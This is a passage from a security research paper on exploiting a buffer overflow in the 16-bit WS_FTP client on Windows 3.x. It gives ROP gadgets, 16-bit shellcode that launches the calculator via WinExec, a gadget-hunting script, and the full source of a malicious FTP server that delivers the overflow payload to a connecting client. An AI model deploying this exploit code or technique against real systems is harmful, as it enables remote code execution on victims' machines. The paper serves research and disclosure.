0117:94D0   MOV   ES,AX
0117:94D2   RETF
```

Because these gadgets affect the ES register, I must be careful to ensure it always holds a valid selector (though I do not particularly care which) or the program will crash. Gadget 7 also modifies memory in the ES segment as a side effect, but I found this to be harmless. Recall that `AllocDStoCSAlias` is a Windows 3.x API function and therefore `PASCAL`, so it automatically pops its argument off the stack before it returns. Therefore I need not adjust the stack after calling it (it is much easier to comprehend visually in Figure 6).

Now that the stack is executable (`AllocDStoCSAlias` returned a suitable selector in AX), I am ready to transfer control to the shellcode lying on the stack. Since stack *offsets*, again, do not change (only the selector), I can reuse prior gadgets to reload BX with a hardcoded offset and then transfer control to AX:BX:

```
# gadget 9
047F:4BCF   POP   BX
047F:4BD0   POP   CX
047F:4BD1   POP   DX
047F:4BD2   POP   ES
047F:4BD3   RETF

# gadget 10
0117:94C9   PUSH   AX
0117:94CA   PUSH   BX
0117:94CB   XOR   AX,AX
0117:94CD   CWD
0117:94CE   XOR   CX,CX
0117:94D0   MOV   ES,AX
0117:94D2   RETF
```

A visual representation of this ROP chain is shown in Figure 6. Now, on to the comparatively easy part of writing the shellcode.



Figure 6. Visual representation of the ROP chain and shellcode placeholder.

4.3. Constructing the Shellcode

Compared to the ROP chain, this shellcode is straightforward. Shown in Figure 7, it aims to call the `WinExec` function to run the calculator: `WinExec("calc", SW_SHOW)`.

```
31C0            XOR       AX,AX
50              PUSH      AX
686C63          PUSH      636C
686361          PUSH      6163
89E0            MOV       AX,SP
16              PUSH      SS
50              PUSH      AX
6A05            PUSH      05
9A8F021F01      CALL      011F:028F
```

Figure 7. "calc" shellcode for 16-bit Windows.

The XOR and PUSH instructions get the string "calc" plus a null terminator onto the stack. The MOV and PUSH instructions following them get a pointer to this string onto the stack (recall that as `WinExec` is a Windows API function, this must be a far pointer, thus the pushing of the stack selector). The final PUSH places the constant for SW_SHOW onto the stack. Despite being the second argument, it gets pushed last, due to the PASCAL calling convention. Finally, the shellcode calls 011F:028F, which is the address of the `WinExec` function.

4.4. Proof-of-Concept Attack

To build and test the ROP chain I had to made an attacking FTP server; its source is given in Section 7. Figure 8 shows a user making a connection to the malicious FTP server:



Figure 8. The victim opens WS_FTP and specifies the address and port of the malicious FTP server.

As soon as a user connects to the server and WS_FTP requests an initial directory listing, the server sends the attack payload, triggering the overflow. As promised, the Calculator opens just before WS_FTP crashes (Figure 9):



Figure 9. The server's first directory listing triggers the overflow, and the shellcode executes.

5. "Future" Work and Conclusion

While 16-bit code running on Windows 3.x may not be relevant in today's attack surfaces, such code may also run on newer releases such as Windows 9x, or more importantly on 32-bit versions of current Windows versions via the NTVDM. I have not investigated the possibility or techniques needed to attack 16-bit software running on native 32-bit versions of Windows.

The greater impact of the techniques and demonstration shown may be to embedded devices running 16-bit code. During a security review, segmented memory could cause a researcher to wrongfully conclude that buffer overflow vulnerabilities in such code are not readily exploitable. If an affected device provides similar API capabilities to Windows 3.x, then it could be affected in the same ways.

Other observations are more philosophical, in that when building a system for security its design, trust model, and accepted risks must not only take into account the world at the time the system is designed, but also anticipate likely changes once it is deployed. Just as an early 1990s programmer may not have anticipated modern buffer overflow techniques, we cannot anticipate future breakthroughs in cryptography, artificial intelligence, machine learning, or other areas that could be ripe for discovering and exploiting vulnerabilities that lie beyond the reach of current research.

References

1. *Buffer overflow,* Wikipedia.
2. Aleph One, "Smashing the Stack for Fun and Profit," *Phrack*(49) (8 Nov 1996). http://phrack.org/issues/49/14.html.
3. Zhodiac, "HP-UX (PA-RISC 1.1) Overflows," *Phrack*(58) (28 Dec 2001). http://phrack.org/issues/58/11.html.
4. Jacob Holcomb and Jacob Thompson, *ASUS RT-AC66U - 'acsd' Parameter Remote Command Execution,* Exploit Database (27 Jul 2013). https://www.exploit-db.com/exploits/27133/.
5. *NX bit,* Wikipedia.
6. *Address space layout randomization,* Wikipedia.
7. *Return-to-libc attack,* Wikipedia.
8. *Return-oriented programming,* Wikipedia.

9. Mudge, *Compromised - Buffer Overflows, from Intel to SPARC Version 8* (4 Oct 1996). http://julianor.tripod.com/bc/mudge-bof.pdf.
10. *Protecting Your Software: Exploit Mitigations in Windows,* Microsoft. https://www.microsoft.com/security/sir/strategy/default.aspx.
11. Raymond Chen, "A very brief anecdote about Windows 3.0" in *The Old New Thing* (7 Apr 2004). https://blogs.msdn.microsoft.com/oldnewthing/20040407-00/?p=39893.
12. *How to Obtain TCP/IP-32 3.11b for Windows for Workgroups,* Microsoft. https://support.microsoft.com/en-us/help/99891/how-to-obtain-tcp-ip-32-3.11b-for-windows-for-workgroups.
13. Orian Lawlor, *The Worst Ideas in Programming* (2016). https://www.cs.uaf.edu/2016/fall/cs301/lecture/11_30_worst_ideas.html.
14. "SwitchStackTo" in *Windows 3.1 SDK,* Microsoft (1993).
15. Brian W. Kernighan and Dennis M. Ritchie in *The C Programming Language,* Prentice Hall (1988).
16. "String Manipulation Routines" in *C/C++ Language Help (Visual Studio 1.52c),* Microsoft (1993).
17. *Intel Memory Model,* Wikipedia.
18. *Global Descriptor Table,* OSDev.org. http://wiki.osdev.org/Global_Descriptor_Table.
19. Raymond Chen, "The history of calling conventions, part 1" in *The Old New Thing* (2 Jan 2004). https://blogs.msdn.microsoft.com/oldnewthing/20040102-00/?p=41213.
20. *Executable-File Header Format,* Microsoft. http://benoit.papillault.free.fr/c/disc2/exefmt.txt.
21. "AllocDStoCSAlias" in *Windows 3.1 SDK,* Microsoft (1993).
22. *Exec Shield,* Wikipedia.

6. Appendix: ROP-Gadget Hunting Program

```
#!/usr/bin/python2.7

import sys

chain=[]

for line in sys.stdin:
    address=line[0:9].strip()
    opcode=line[10:25].strip()
    mnem=line[25:35].strip()
    operands=line[35:].strip()

    if len(chain) > 0:
        if (mnem[0] == 'J' or mnem == 'CALL'):
            if len(chain) > 1:
                chain.reverse()
                for instr in chain:
                    print instr[0], " ", instr[2], " ", instr[3]
                print
            chain=[]
        else:
            chain.append([address, opcode, mnem, operands])
    if mnem=='RETF' and operands == '':
        chain=[[address, opcode, mnem, operands]]
```


7. Appendix: Attacking FTP Server

```
#!/usr/bin/python2.7

import os
import socket

BUFSIZ=1024

def child(addr, fd):
    print "incoming connection from", addr
    fd.send("220 hello\r\n")
    port = -1
    try:
        while True:
            buf = fd.recv(BUFSIZ)
            print buf
            sbuf=buf.split()
            cmd = ""
            args = ""

            if len(sbuf) > 0:
                cmd = sbuf[0].upper()
            if len(sbuf) > 1:
                args = sbuf[1]
            if cmd == 'USER':
                fd.send("331 password please\r\n")
            elif cmd == 'PASS':
                fd.send("230 welcome\r\n")
            elif cmd == 'PORT':
                args = args.split(',')
                port = (int(args[4]) << 8) | int(args[5])
                fd.send("200 PORT successful\r\n")
                print "port is", port
            elif cmd == 'LIST':
                fd.send("150 here it comes\r\n")
                dfd = socket.socket()
                try:
                    dfd.connect((addr, port))
                    dfd.send("AABBCCDDEEFFGGHHIIJJKKLLMMNNOOPPQQRRSSTTUU"
                             "VVWWXXYYZZaabbccddeeffgghhiijjkkll"
                             # New BP
                             "\x3c\x9b"
                             # near gadget 2 - RETF
                             "\x21\xa8"
                             # gadget 3
                             # MOV AX, SS
                             # MOV ES, AX
                             # MOV DS, AX
                             # RETF
                             "\x8d\x80\x7f\x04"
                             # gadget 4
                             # MOV WORD PTR [BP+0E],AX
                             # RET
                             "\x71\x5f\x17\x01"
```

```
# gadget 5
# RETF
"\x21\xa8"
# gadget 6
# POP AX
# POP BX
# POP CX
# POP DX
# POP ES
"\xce\x4b\x7f\x04"
# workaround null byte to call
# AllocDStoCSAlias (0117:00E4)
# AX=0x0117
# BX=0x00e4|0x0100
# CX=0x80ff
# DX=don't care (DX ascii)
# ES=any valid selector (code seg for USER)
"\x17\x01\xe4\x01\xff\x80XD\x7f\x04"
# gadget 7
# AND BX,CX
# OR WORD PTR ES:[0042],BX
# RETF
"\x14\x50\x7f\x04"
# gadget 8
# PUSH AX
# PUSH BX
# XOR AX,AX
# CWD
# XOR CX,CX
# MOV ES,AX
# RETF
"\xc9\x94\x17\x01"
# gadget 9
# POP BX
# POP CX
# POP DX
# POP ES
# RETF
"\xcf\x4b\x7f\x04"
# placeholder for arg to AllocDStoCSAlias
"SS"
# BX=hardcoded stack offset of shellcode
# CX=don't care (CX ascii)
# DX=don't care (DX ascii)
# ES=any valid selector (code seg for USER)
"\x58\x9bXCXD\x7f\x04"
# gadget 10 - see gadget 8
"\xc9\x94\x17\x01"
# shellcode
"\x31\xc0\x50\x68\x6c\x63\x68\x63\x61\x89"
"\xe0\x16\x50\x6a\x05\x9a\x8f\x02\x1f\x01"
# filler
"wwvvuuttssrrqqppoonnmmllkkjjiihhggffeeddcc"
# initial BP - hardcoded stack addr 9B22
```

```
                                "\x22\x9b"
                                # gadget 1 - MOV SP,BP; POP BP; RET
                                "\x0b\x44\x17\x01\r\n")
                    finally:
                        dfd.close()
                    fd.send("226 all done\r\n")
                elif cmd == 'SYST':
                    fd.send("215 UNIX Type: L8\r\n")
                elif cmd == 'HELP':
                    fd.send("""214-The following commands are recognized.\r
 ABOR ACCT ALLO APPE CDUP CWD  DELE EPRT EPSV FEAT HELP LIST MDTM MKD\r
 MODE NLST NOOP OPTS PASS PASV PORT PWD  QUIT REIN REST RETR RMD  RNFR\r
 RNTO SITE SIZE SMNT STAT STOR STOU STRU SYST TYPE USER XCUP XCWD XMKD\r
 XPWD XRMD\r
214 Help OK.\r\n""")
                elif cmd == 'QUIT':
                    fd.send("221 goodbye\r\n")
                    break
                else:
                    fd.send("500 unknown command\r\n")
        finally:
            fd.close()

def main():
    lfd = socket.socket()
    lfd.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    lfd.bind(("0.0.0.0", 2121))
    lfd.listen(0)
    try:
        while True:
            (afd, addr) = lfd.accept()
            addr = addr[0]
            if os.fork() == 0:
                lfd.close()
                child(addr, afd)
                return
            else:
                afd.close()
    finally:
        lfd.close()

main()
```